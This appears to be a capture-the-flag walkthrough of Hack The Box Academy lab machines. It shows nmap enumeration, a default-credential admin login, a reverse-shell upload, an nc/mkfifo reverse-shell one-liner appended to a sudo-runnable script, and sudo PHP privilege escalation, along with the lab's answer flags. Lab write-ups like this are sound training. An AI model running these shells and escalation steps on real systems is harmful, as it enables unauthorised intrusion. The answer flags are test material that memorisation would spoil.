
```
nibbler@Nibbles:/$ cat /home/nibbler/user.txt
cat /home/nibbler/user.txt
79c03865431abf47b90ef24b9695e148
```

Nibbles - Privilege Escalation

Escalate privileges and submit the root.txt flag.

Answer: de5e5d6619862a8aa5b9b212314e0cdd


There's also a personal.zip file. We can unzip and take a look inside. It contains monitor.sh which is an interesting shell script.



```
nibbler@Nibbles:/$ cd /home/nibbler/
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
```

Checking privilege shows the file is run with root privileges.


```
sudo -l
```



```
nibbler@Nibbles:/home/nibbler$ sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\
n\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$
```

You can update the end of that file with a one liner reverse shell (provided in the module).


```
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc [YOUR IP] [A DIFFERENT NC PORT] >/tmp/f' | tee -a monitor.sh
```



```
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo 'rm /tmp/f;mkfifo /tmp/f;cat
/tmp/f|/bin/sh -i 2>&1|nc 10.10.14.39 9443 >/tmp/f' | tee -a monitor.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.39 9443 >/tmp/f
```

Run another netcat listening port.


```
nc -lvnp [PORT]
```



```
┌─[eu-academy-6]─[10.10.14.39]─[
└──╼ [★]$ nc -lvnp 9443
listening on [any] 9443 ...
```

Run monitor.sh and grab the root flag

```
./monitor.sh
```



```
nibbler@Nibbles:/home/nibbler/personal/stuff$ ./monitor.sh
./monitor.sh
```

Knowledge Check

Spawn the target, gain a foothold and submit the contents of the user.txt flag.


Answer: 7002d65b149b0a4d19132a66feed21d8

We begin the enumeration process with nmap.

From the results, we can tell that :


- The target has web and SSH ports open.
- There is a robots.txt file that disallows access to the /admin page

```
nmap -sC -sV [ ip ] -oN nmap-initial
```




```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ nmap -sC -sV 10.129.42.249 -oN nmap-initial
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-29 22:15 EST
Nmap scan report for 10.129.42.249
Host is up (0.27s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 4c73a025f5fe817b822b3649a54dc85e (RSA)
|   256 e1c056d052042f3cac9ae7b1792bbb13 (ECDSA)
|_  256 523147140dc38e1573e3c424a23a1277 (ED25519)
80/tcp open  http    Apache httpd 2.4.41
| http-robots.txt: 1 disallowed entry 
|_/admin/
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 132.45 seconds
```

We should be inspecting the site. But in attempting to intercept logic requests to see its behaviour, I accidentally managed to log in with default credentials (admin: admin). Oopsies. I suppose fuff would have definitely cracked that in seconds. So I'm not even going to try.



In the /admin/theme.php, there is an upload function available. From the previous sections, there is a good likelihood that it will accept reverse shell payloads. And it does.

```
nc -lvnp [port]
```




```
──(kali㉿kali)-[~/Desktop/htb]
─$ nc -lnvp 4444
.istening on [any] 4444 ...
:onnect to [10.10.16.17] from (UNKNOWN) [10.129.42.249] 43692
.inux gettingstarted 5.4.0-65-generic #73-Ubuntu SMP Mon Jan 18 17:25:17 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 03:39:10 up  1:10,  0 users,  load average: 0.00, 0.01, 0.00
JSER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
iid=33(www-data) gid=33(www-data) groups=33(www-data)
;h: 0: can't access tty; job control turned off
; 
```

Make a more interactive shell.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'

export TERM=linux
```

Grab the flag.




```
www-data@gettingstarted:/home/mrb3n$ cat user.txt
cat user.txt
7002d65b149
```

After obtaining a foothold on the target, escalate privileges to root and submit the contents of the root.txt flag.

Answer: f1fba6e9f71efb2630e6e34da6387842

As usual, check what you have permissions to run. The results show that you can run PHP.

```
sudo -l
```




```
www-data@gettingstarted:/home/mrb3n$ sudo -l
sudo -l
Matching Defaults entries for www-data on gettingstarted:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on gettingstarted:
    (ALL : ALL) NOPASSWD: /usr/bin/php
```

So escalate your privilege through PHP

```
CMD=”/bin/sh”

sudo php -r “system(‘$CMD’);”
```

Now you are root and you can just grab the flag.



```
root@gettingstarted:/home/mrb3n# cat /root/root.txt
f1fba6e9f71efb263
```